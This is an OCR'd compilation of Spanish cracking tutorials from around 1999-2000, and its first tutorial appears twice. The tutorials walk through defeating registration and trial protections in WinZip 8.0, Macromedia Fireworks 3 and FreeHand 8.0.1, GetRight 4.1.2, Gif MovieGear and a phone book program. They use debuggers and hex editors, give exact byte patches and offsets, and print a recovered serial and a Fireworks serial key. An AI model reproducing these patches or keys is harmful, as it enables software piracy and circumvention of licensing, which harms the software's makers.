
Bueno, en este manual exploro una parte del cracking hasta ahora casi desconocida por mi hasta que hoy me baje el SamrtCheck de Numega, uds se preguntaran que es el smartchek? Bueno es el SICE de los programas VB, pero crackear en este es mucho mas facil!!!

Bueno para sacar el serial de este programa lo primero que tenemos que hacer es abrir el SmartChek y configurarlo asi:

Ir a Program/Settings y poner esto que esta en las imágenes:







Y en el apartedo View chekea:
Show All Events
Arguments
Séquense numbers
Supressed errors

Una vez configurado el SmartCheck pasamos a la accion:

Lo que tenemos que hacer ahora es apretar ctrl.+O para abrir el programa en vb en este caso el PhoneBook.
Una vez abierto apretamos F5 para iniciar el programa, nos vamos a el casillero que dice registrar etc o sea donde tenemos que poner el serial y ponemos cualquier cosa por ej 12345
Bueno nos acaban de aparecer miles de entradas en la ventana de datos, cual de ellas es la que tenemos que observar, bueno si programas en algo date cuanta que el programa hace algo cuando se aprieta el boton entonces lo que tenemos que buscar el button o algo asi, en este caso encontramos que es cmdok_Clic, bueno lo abrimos y vemo que el Text Box se llama txtcode (donde ponemos la clave) uhmm comprueba si tiene 5 caracteres....
Huyyyyy aca hay una función en VB que compara dos Strings algo asi como un CMP en ASM __vbaStrCmp uhmm compara una string medio rara (zxw37) con la nuestra (12345) y si ponemos zxw37 nos registrara? Pues si chamigo ese es el serial!!!

```
cmdok_Click
  OLE _TextBox::AddRef(LPINTERFACE:02A60298) returns DWORD:1
      __vbaObjSet(LPINTERFACE *:006CF3C8, LPINTERFACE:02A60298) returns LF
  txtcode.Text
    OLE _TextBox::GetProp(LPINTERFACE:02A60298, int:11, PTR:006CF304)
        GetFocus() returns HWND:B0
        HeapAlloc(HANDLE:02A50000, FLAGS:00000000, DWORD:00000006) re
        GetFocus() returns HWND:B0
    OLE _TextBox::GetProp returns HRESULT:0
      MultiByteToWideChar(unsigned int:00000000, FLAGS:00000000, PTR:02A5E
      SysAllocStringLen(PTR:00000000, DWORD:00000005) returns LPVOID:4A28
      MultiByteToWideChar(unsigned int:00000000, FLAGS:00000000, PTR:02A5E
      HeapFree(HANDLE:02A50000, FLAGS:00000000, PTR:02A5E6E8) returns B
  txtcode.Text
  Right$(String:"12345", long:5)
      SysAllocStringByteLen(char *:004A28C8, DWORD:0000000A) returns LPVOID
  Right$
      __vbaStrMove(String:"12345", LPBSTR:006CF3CC) returns DWORD:4A286C
      __vbaStrCmp(String:"zxw37", String:"12345") returns DWORD:FFFFFFFF
```

Crackeado por gr00vy


Pagina: www.zencracking.com.ar


Como crackear el Personal Phone Book Plus! V 1.1


Bueno, en este manual exploro una parte del cracking hasta ahora casi desconocida por mi hasta que hoy me baje el SamrtCheck de Numega, uds se preguntaran que es el smartchek? Bueno es el SICE de los programas VB, pero crackear en este es mucho mas facil!!!

Bueno para sacar el serial de este programa lo primero que tenemos que hacer es abrir el SmartChek y configurarlo asi:

Ir a Program/Settings y poner esto que esta en las imágenes:







Y en el apartedo View chekea:
Show All Events
Arguments
Séquense numbers
Supressed errors

Una vez configurado el SmartCheck pasamos a la accion:

Lo que tenemos que hacer ahora es apretar ctrl.+O para abrir el programa en vb en este caso el PhoneBook.
Una vez abierto apretamos F5 para iniciar el programa, nos vamos a el casillero que dice registrar etc o sea donde tenemos que poner el serial y ponemos cualquier cosa por ej 12345
Bueno nos acaban de aparecer miles de entradas en la ventana de datos, cual de ellas es la que tenemos que observar, bueno si programas en algo date cuanta que el programa hace algo cuando se aprieta el boton entonces lo que tenemos que buscar el button o algo asi, en este caso encontramos que es cmdok_Clic, bueno lo abrimos y vemo que el Text Box se llama txtcode (donde ponemos la clave) uhmm comprueba si tiene 5 caracteres....
Huyyyyy aca hay una función en VB que compara dos Strings algo asi como un CMP en ASM __vbaStrCmp uhmm compara una string medio rara (zxw37) con la nuestra (12345) y si ponemos zxw37 nos registrara? Pues si chamigo ese es el serial!!!

```
cmdok_Click
  OLE _TextBox::AddRef(LPINTERFACE:02A60298) returns DWORD:1
      __vbaObjSet(LPINTERFACE *:006CF3C8, LPINTERFACE:02A60298) returns LF
  txtcode.Text
    OLE _TextBox::GetProp(LPINTERFACE:02A60298, int:11, PTR:006CF304)
        GetFocus() returns HWND:B0
        HeapAlloc(HANDLE:02A50000, FLAGS:00000000, DWORD:00000006) re
        GetFocus() returns HWND:B0
    OLE _TextBox::GetProp returns HRESULT:0
      MultiByteToWideChar(unsigned int:00000000, FLAGS:00000000, PTR:02A5E
      SysAllocStringLen(PTR:00000000, DWORD:00000005) returns LPVOID:4A28
      MultiByteToWideChar(unsigned int:00000000, FLAGS:00000000, PTR:02A5E
      HeapFree(HANDLE:02A50000, FLAGS:00000000, PTR:02A5E6E8) returns B
  txtcode.Text
  Right$(String:"12345", long:5)
      SysAllocStringByteLen(char *:004A28C8, DWORD:0000000A) returns LPVOID
  Right$
      __vbaStrMove(String:"12345", LPBSTR:006CF3CC) returns DWORD:4A286C
      __vbaStrCmp(String:"zxw37", String:"12345") returns DWORD:FFFFFFFF
```


Crackeado por gr00vy

Pagina: www.zencracking.com.ar

Como crackear el Winzip 8.0 con el W32Dasm!

Hola aca estoy de nuevo con mi ultimo tutorial, esta ves se tratara sobre como sacar la protección del winzip, este popular gestor de ficheros comprimidos.

Bueno como ya sabemos lo primero a hacer es buscar la "Debilidad" de este programa. Una que le encontre, y que es la mas comun, es que cuando vamos a abrir el programa nos muestra unan nag box que nos dice que nos registremos, Presionamos en Enter Registration Code y ponemos un serial invalido, te muestra la siguiente dialog box.



Bueno ahora que, ya sabes la debilidad, que es lo que podemos hacer?, buscar en las string references?, dale probemos a ver que pasa. Uhmm yo no lo encontre asi que vamos a buscarlo manualmente con la linterna (find) de el W32Dasm. Lo encontramos!!!

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:00407FAA(C), :00407FB3(C), :00407FBC(C)
|
:00408005 E89C020000            call 004082A6
```

* Possible Reference to String Resource ID=00654: **"Incomplete or incorrect information"**

```
                          |
:0040800A 688E020000            push 0000028E
:0040800F E8D9750300            call 0043F5ED
:00408014 50                    push eax
:00408015 53                    push ebx
:00408016 6A3D                  push 0000003D
:00408018 E808800200            call 00430025
:0040801D 83C410                add esp, 00000010
:00408020 FF05F87A4800          inc dword ptr [00487AF8]
:00408026 833DF87A480003        cmp dword ptr [00487AF8], 00000003
:0040802D 0F85F9000000          jne 0040812C
:00408033 6A00                  push 00000000
```

Uhmmm examinando ese trozo de codigo veo que este mensaje es llamado desde 00407FAA(C), :00407FB3(C), :00407FBC(C) y todos son condicionales o sea JE o JNE. Que curioso, vamos a ver.
Apretamos el Boton de go to code location y aterrizamos aca:

```
:00407F8F FF1528744700          Call dword ptr [00477428]
:00407F95 56                    push esi
```

:00407F96 E8FF780300 call 0043F89A
:00407F9B 56 push esi
:00407F9C E822790300 call 0043F8C3
:00407FA1 803D78CD480000 cmp byte ptr [0048CD78], 00 **Tiene el nombre 0 letras?**
:00407FA8 59 pop ecx
:00407FA9 59 pop ecx
:00407FAA 7459 je 00408005 Si tiene 0 se va al error!!!
:00407FAC 803DA4CD480000 cmp byte ptr [0048CDA4], 00 **Tiene nuestro S/N 0 digitos?**
:00407FB3 7450 je 00408005 **Si tiene 0 se va al error!!!**
:00407FB5 E81BFAFFFF call 004079D5 **RUTINA DE COMPROBACION PARA LOS QUE USAN SOFTICE!!!**
:00407FBA 85C0 test eax, eax Uhmm testea.
:00407FBC 7447 je 00408005 **Si son iguales va al error**
:00407FBE 57 push edi

Uhmm que casualidad los saltos estan uno casi alado del otro. Sera esta rutina importante? ;)

Si cambian esos saltos por JNE van a poder poner cualquier serial, pero no esta todo dicho!!! Figense iniciando de vuelta el winzip!!! Nos sale la nag!!!.
Que podra ser? Uhmm vamos a mirar la call que genera el numero de serie: call 004079D5

* Referenced by a CALL at Addresses:
|:0040108B , :00401221 , :004041E8 , :00407FB5 , :00433D12
|
:004079D5 55 push ebp
:004079D6 8BEC mov ebp, esp
:004079D8 81EC08020000 sub esp, 00000208
:004079DE 53 push ebx
:004079DF 56 push esi
:004079E0 33F6 xor esi, esi
:004079E2 803D78CD480000 cmp byte ptr [0048CD78], 00
:004079E9 57 push edi
:004079EA 0F849A000000 je 00407A8A
:004079F0 8D45EC lea eax, dword ptr [ebp-14]
:004079F3 50 push eax

Bueno esta es la rutina que nos caga el Registro!
Lo que tenemos que hacer es ir viendo que hay en cada una d las llamadas:
* Referenced by a CALL at Addresses:
|:0040108B , :00401221 , :004041E8 , :00407FB5 , :00433D12

ENTRAMOS EN 0040108B:

:004010A7 C7400CC1020000 mov [eax+0C], 000002C1
:004010AE 8D85D4FEFFFF lea eax, dword ptr [ebp+FFFFFED4]
:004010B4 50 push eax
:004010B5 E886680600 call 00467940
:004010BA 8D85D4FEFFFF lea eax, dword ptr [ebp+FFFFFED4]
:004010C0 682C010000 push 0000012C

```
:004010C5 50                push eax
:004010C6 E839E80300        call 0043F904
```

NADA!!!

ENTRAMOS EN 00401221:

```
:00401221 E8AF670000        call 004079D5
:00401226 85C0              test eax, eax
:00401228 0F8573FFFFFF      jne 004011A1
```

Uhmmm esto me suena a comprobación!!! Cambiemos el JNE por JE!!! Ahora no es 75 por 74 sino 85 por 84!!!! Cuidado

PROVAMOS SI NOS REGISTRA Y NO LOGRAMOS NADA!!!
TONSES SIGAMOS!

ENTRAMOS EN 004041E8:

```
:004041E8 E8E8370000        call 004079D5
:004041ED 85C0              test eax, eax
:004041EF 7531              jne 00404222
```

Uhmm que parecido al de arriba!!! Probemos cambiarlo tambien por un JE!!!! Y que pasa? FUNCIONA!!!!!!!

Bueno espero que les haya sido util este manual, y que lo disfruten.

CRACKEADO POR gr00vy

WEB: www.groovycracking.8m.com

Como crackear el Macromedia Fireworks 3

Hola amigos, como andan? Bien espero. Bueno hoy vamos a ver como crackear el Fireworks ya que como el Dreamweaver es casi lo mismo nos va a servir para practicar el manejo del SICE.

Bueno como en el otro tuto nos vamos a Buy y ponemos todos los datos, después en la otra ventana que aparece, ponemos go off-line o algo asi para que no nos tengamos que conectar etc ect.
Ok ahora se habilito la pantalla para ingresar el Unlocking Code, que como deven saber tiene que ser de 10 caracteres ya que si no lo es no pasa la comprobación. Un buen codigo puede ser abcdefghij o 1234567890, el que a uds les guste. Ok una vez puesto (con el SICE cargado) el Unlocking code, apretamos ctrl.+d y nos vamos al sice a poner un BPX, esta ves usaremos un bpx getdlgitemtexta como el Dreamweaver a ver si funciona. Y como pueden ver al apretar F5 y Ok nos salta el SICE, apretamos F11 para ir al codigo que llamo a la funcion Getdlgitemtexta y vemos algo igualito al Dreamweaver:
Un push que nos pone nuestro Unlock kode falso, otras voludeces mas y al final un CMP 0A y un JZ (JE) o sea que compara si nuestro U/C tiene 10 digitos o letras y si no tiene 10 sigue hacia un error asi que a nosotros nos va a saltar.
Una ves que aterrizamos vamos viendo cuales son los registros que van cambiando, EAX ECX EDX etc. Generalmente cambian después de algo sospechoso como un CALL un PUSH etc asi que vos anda fijandote cuales son, y como deven saber el que cambia es EAX después de la segunda Call (CALL EN LA QUE SE GENERA EL U/C PARA LOS KEYINGENIERS) y nos tira un string como esta: YFYFEDJYMC
Y como ven es una string de 10 letras y la tenemos que provar.
Algo que les puedo decir es que los productos macromedia usan una protección entr comillas llamada Sales Agent, que es muy popular pero no sirve para nada, ya que, como ven es muy facil de reventar.

Serial de el Fireworks:
FWW300-65137-37255-19336

Tambien prove este mismo metodo con el Drumbeat 2000 y funciono ya que es idénticamente igual, asi que prueben con todos los demas.

E-mail: groovy2600@yahoo.com.ar
Web: www.zencracking.com.ar
Grupo: [zCt!]

FreeHand 8.0.1

Plataformas	W95
Descripción	**Editor de imagenes,texto,dibujo,etc.**
Tipo	**Trial de 30 dias**
Url	**http://www.macromedia.com**
Protección	**Limite de 30 Dias**
Dificultad	**Amateur**
Herramientas	**SoftIce v4.01, W32dasm v8.9, UltraEdit v6.20a**
Objetivo	**Romper el limite de 30 dias**
Cracker	**KOLGADO**
Fecha	**21/22 de Octubre de 1999**

Al Atake:

Para empezar adelantamos la fecha unos 35 dias,corremos el programa y nos sale la nag con dos botones,el try(deshabilitado) y el exit.Le damos exit y volvemos la fecha a la actual, corremos de nuevo el programa y nos sale una ventana chiquita que nos dice que Warning quisimos hacer trampa,bla,bla,bla... o sea que hay algo que le avisa al programa que el trial expiro, y por mas que alteremos la fecha sigue expirado.Ok, softice time, ponemos un bpx enablewindow, F12 una vez, y estamos adentro y vemos una llamada al user32!DialogboxparamaA(aqui se genera la ventana del Warning),asi que vamos a poner un nop en este call y en los push inmediatamente superiores.Anotamos la direccion y vemos el offset con el w32dsm:

```
:0040828C 8815628D4300 mov byte ptr [00438D62], dl
:00408292 6A00 push 00000000
:00408294 68B06D4000 push 00406DB0
:00408299 6A00 push 00000000

* Possible Reference to Dialog: DialogID_0072

:0040829B 6A72 push 00000072
:0040829D 50 push eax

* Reference To: USER32.DialogBoxParamA, Ord:008Eh
|
:0040829E FF1588954400 Call dword ptr [00449588]-------->aparecemos aca
:004082A4 83F806 cmp eax, 00000006
:004082A7 0F84EA000000 je 00408397
:004082AD E9CC000000 jmp 0040837E
```

En el hex cambiamos desde el offset 00007692 hasta 000076a4 por 90, y luego salvamos los cambios, corremos el programa y chau,chau ventana, y ademas nos habilita el programa tambien!!!;.., o sea que ahora hemos tenido una mejora, si nos pasamos del trial, retrocedemos la fecha del sistema y nos va a habilitar igual, en este punto si sos caigüe(expresion usada en mi pais que equivale a no querer hacer nada), te puedes conformar con esto que es lo minimo, o si te gusta experimentar con lo desconocido, seguí (elegi esto ultimo):)
Nos vamos al "futuro" de nuevo y ahi esta otra vez esa nag,bueno, vamos a ver que nos dice la "autopsia",,,,en el w32dsm,buscamos el string expired:

```
:00405FDD 891D9C654300 mov dword ptr [0043659C], ebx
:00405FE3 755C jne 00406041
```

:00405FE5 3935800E4400 cmp dword ptr [00440E80], esi
:00405FEB 741A je 00406007
:00405FED A120BB4300 mov eax, dword ptr [0043BB20]
:00405FF2 50 push eax

*** Possible StringData Ref from Data Obj ->"%s Expired"**
|
:00405FF3 6800C44200 push 0042C400----------> aqui
;:00405FF8 68A0794300 push 004379A0
:00405FFD E8BE9A0100 call 0041FAC0
:00406002 83C40C add esp, 0000000C
:00406005 EB4C jmp 00406053

Los dos saltos inmediatamente superiores son tentadores pero creo que no pasa nada con ellos (al menos para mi) los analice y no vale la pena entrar en detalles.
Bue..:) 55 instrucciones mas arriba esta una instruccion interesante :

:00405F2B 8B442410 mov eax, dword ptr [esp+10]
:00405F2F 83C0FE add eax, FFFFFFFE
:00405F32 83F81E cmp eax, 0000001E<---------- cambiar 83f81e por 83f800
:00405F35 0F8794020000 ja 004061CF<----------
:00405F3B 33C9 xor ecx, ecx
:00405F3D 8A88F4614000 mov cl, byte ptr [eax+004061F4]
:00405F43 FF248DE0614000 jmp dword ptr [4*ecx+004061E0]
:00405F4A A1ECCE4300 mov eax, dword ptr [0043CEEC]

Vemos una comparacion de el valor de eax con 1e<30 en decimal> podria ser por los 30 dias del trial .Ponemos un bpx en la direccion del ja para ver que onda, y notamos que no va a saltar y como nuestra trial esta expirado tenemos que invertir < a la mas pura Ingenieria Inversa>
para estar bien.
El valor de eax en esa comparacion si no recuerd9o mal es 6 y tiene que ser major a 30 para que salte,para esto facilmente podemos cambiar el 1e por 00 y siempre saltara ,,pero antes de eso vamos a ver si estamos en lo cierto. Como es un ja las flag c y z deben estar en cero para ocasionar el salto , hacemos que salte y le damos x y enter y ¡¡¡pam!!! el invitado se ha presentado:) muy bien,,, ahora que estamos seguros vamos a hacer el cambio definitivo. Abrimos nuestro hex y hacemos los cambios (creo que no es necesario explicar comom parchar con el hex pues ya ha sido explicado en otros tutoriales),,,corremos el programa,,,Oh no algo pasa, el famoso mensaje de windoze de volcado de pila,pero no nos desesperemos,,,por la pinta lo mas probable es que al alterar el codigo hace un rato, provoco otro cambio en algun lugar del exe.Para ver donde el error, en la ventanita que nos aparece le damos click en detalles y nos proporciona la direccion donde se produjo el "error fatal".La direccion es 0040512 ponemos en el soft un bpx en dicha direccion y :

:00405127 6A04 push 00000004
:00405129 E892A80100 call 0041F9C0
:0040512E 0FAFC7 imul eax, edi--------->cambiar 0fafc7 por 909090
:00405131 0FAFC6 imul eax, esi---------->cambiar 0fafc6 por 909090
:00405134 83C404 add esp, 00000004
:00405137 85C0 test eax, eax
:00405139 C70064000000 mov dword ptr [eax], 00000064-------> Aqui aparecemos
:0040513F 7409 je 0040514A

Vemos que eax tiene un valor de 00000000, ahora volvamos al editor hex y cambiemos el 1e por 00 de hace un rato a como estaba antes es decir 00 por 1e,corremos de nuevo el programa y nos debe parar el soft , ahora bien, notas la diferencia que provoco el error???, el valor de eax ahora es 00cc05b0.Cinco instrucciones mas arriba hay un call vamos a poner un nuevo bpx en esa instruccion para ver con que valor sale eax.
ok,.....pum!! pantallazo y estamos en el soft le damos F10 y nos vamos a la primera multiplicacion imul eax,

edi, vemos que el valor de eax es 00cc05b0(el numero que evitaria generar el error) o sea que al salir del call el valor de eax es el correcto pero se vuelve cero por culpa de las multiplicaciones,probablemente sea una comprobacion o algo asi,no le entiendo el significado ,lo que si se es que si evitamos las multiplicaciones el valor de eax=00cc05b0 que es lo q' queremos.
En el cuadro de instrucciones estan los detalles que hay que cambiar en el hex y ademas cambiamos el ya famoso 1e por 00 de nuevo para probar si anda el parche.
Corremos el programa ..... y el maldito error otra vez:(... vamos a ver si es en la misma direccion,,vemos en detalles y es en otra direccion:004025de,vamos en un flash a esa.....
mmmmmmz.... un momento,..... si!!!! es la misma rutina que el error anterior esta la asignacion a eax de 64,mas arriba las dos multiplicaciones y el call,por lo tanto repitamos el proceso anterior, las dos imul por nop, ok ,vamos a probar, ...UHHHHHHH!!!!!! que alivio el programa se habilita.
PD:Espero que a alguien le sirva este texto, me parece que esta muy improvizado pero me costo un monton.
Hasta la proxima.

FeelFree...

Tutorial Descargado de Karpoff Spanis Tutor

How to crack GetRight 4.1.2 by gr00vy

Herramientas: Soft Ice, W32Dasm, File inspector y hexworkshop.
Nivel: Bueno
Cracker: gr00vy
E-mail: groovy2600@yahoo.com.ar
Web: www.zencracking.com.ar

Buenas, que tal a todos, hoy vamos a crackear el getright, este popular (¿) gestor de downloads.
Bueno lo primero que hacemos es cargar el sice, una vez hecho esto abrimos el getright, vamos a la parte donde tenemos que poner el Serial Number y ponemos cualquier s/n, luego abrimos el SICE con CTRL. + d y ponemos los siguientes breakpoints:
Bpx getdlgitemtexta y getwindowtexta. Nos salta el getwindowtexta, apretamos F12 para salir de la libreria y llegamos a GETRIGTH! una vez ahí, traceamos con F10 hasta que vemos algo como esto:

```
:0040ACC1 E82D5E0B00          call 004C0AF3
:0040ACC6 83C40C              add esp, 0000000C
:0040ACC9 8D4DF0              lea ecx, dword ptr [ebp-10]
:0040ACCC E835220600          call 0046CF06
:0040ACD1 85C0                test eax, eax
:0040ACD3 0F8495000000        je 0040AD6E
```

Como ya deberan saber, las rutinas de comprobación de serials casi siempre son parecidas a esta que esta en negrita. Presten tambien atencion a 00000000c que es la cantidad de caracteres de el serial valido.
La verdad que este salto se me hace muy sospechos, que dicen lo invertimos? OK! hacemos r fl z y apretamos F5 o Ctrl + D para salir del sice, nos salta una ventanita que nos dice, gracias por registrame!!! Pero ojo, provemos abrir de vuelta el GetRight Para ver si se registro normalmente, es asi, esta totalmente funcional!!! Ok, que es lo que resta ahora???? Bueno, espero que hallan anotado la direccion del salto que invirtieron, ya que ahora lo que vamos a hacer es un crack para no tener que andar con el SICE cada ves que quieran crackearlo ok? Bueno, nos vamos al W32Dasm y abrimos el exe, nos vamos a la direccion del salto a invertir y anotamos el offset. Ahora abrimos el HexEditor preferido de cada uno y le ponemos goto offset o algo asi y caemos en algo asi como 0F8495000000 , aca solo cambiaremos el 0F84 por 0F85 y lo salvamos y tenemos el getrigth para siempre!!!

Espero que le halla gustado el tutorial, manden saludos al mail groovy2600@yahoo.com.ar y si quieren manden algun tutorial de cracking o lo que se les ocurra que me hace falta!!!

POST-MORTEM CRACKING

"I LOVE THE DEAD"

Programa	**Gif MovieGear**	**W95 / W98 / NT**
Descripción	**Animacion**	
Ranking		
Tipo	**Trial de 30 dias,Serial**	
Url	**http://www.gamani.com**	
Protección	**Time Limit 30 Dias,Numero de Serie**	
Dificultad	**Facil**	
Herramientas	**SoftIce v4.01, W32dasm v8.9, UltraEdit v6.20b**	
Objetivo	**Simular estar registrados.**	
Cracker	**KOLGADO**	
Fecha	**15 de Octubre de 1999**	

Al Atake:
Abrimos el programa en w32dasm,click en String Reference y buscamos por algo positivo,encontramos el "Expired trial version" le damos doble click i aparecemos aqui:

```
:0042C571 C705B8F8450000000000 mov dword ptr [0045F8B8], 00000000
:0042C57B 85FF test edi, edi
:0042C57D 7557 jne 0042C5D6
:0042C57F 6A30 push 00000030

* Reference To: USER32.MessageBeep, Ord:01BDh

:0042C581 FF1564144400 Call dword ptr [00441464]

* Possible Reference to String Resource ID=40214: "Expired Trial Version"
|
:0042C587 68169D0000 push 00009D16 --->"Aparecemos aqui"
:0042C58C E82FFFFDFF call 0040C4C0
:0042C591 83C404 add esp, 00000004
```

Notamos que un poco mas arriba esta un jne,le damos doble click y luego el boton jump to y nos lleva aqui:

```
* Possible Reference to String Resource ID=40217: "Trial Version Reminder"
|
:0042C5D6 68199D0000 push 00009D19-------->"Aqui"
:0042C5DB E8E0FEFDFF call 0040C4C0
:0042C5E0 83C404 add esp, 00000004
:0042C5E3 50 push eax
:0042C5E4 56 push esi

* Reference To: USER32.SetWindowTextA, Ord:025Eh
|
:0042C5E5 FF1530144400 Call dword ptr [00441430]
:0042C5EB 57 push edi
```

*** Possible Reference to String Resource ID=40218: "Reminder: There are %d days remaining in your 30 day trial p"**
|
:0042C5EC 681A9D0000 push 00009D1A
:0042C5F1 E8CAFEFDFF call 0040C4C0
:0042C5F6 83C404 add esp, 00000004

"Trial version reminder"Hmmmm...si no me equivoco parece ser la rutina de habilitacion del programa.
Cuando nos pasemos los 30 dias no va a hacer el salto y nos aparecera que debemos registrarnos para seguir usandolo,por lo tanto,
cambiemos el salto condicional por uno incondicional.
Le damos return el w32dasm para volver del salto,ahora nos fijamos en el offset.
Abrimos nuestro hex editor favorito(en mi caso uedit32) en el offset 0002c57d(en mi pc,esto puede variar),cambiar el 75 por eb.La proteccion
del trial ha sido deshabilitada.

Ahora bien,el programa esta crackeado, pero al darle en help/about...,obviamente nos sale el unregistered version,solo para ser un poco mas exquisitos y "limpiar" mas el programa
vamos a hacer que se cambie este mensaje por "Registered version".
En el string reference,buscamos "Registered version" ,doble click sobre ella y nos lleva aqui:

:0040C11F 83F801 cmp eax, 00000001
:0040C122 0F85E0000000 jne 0040C208--------->cambiar por nop
:0040C128 8D8424B0000000 lea eax, dword ptr [esp+000000B0]
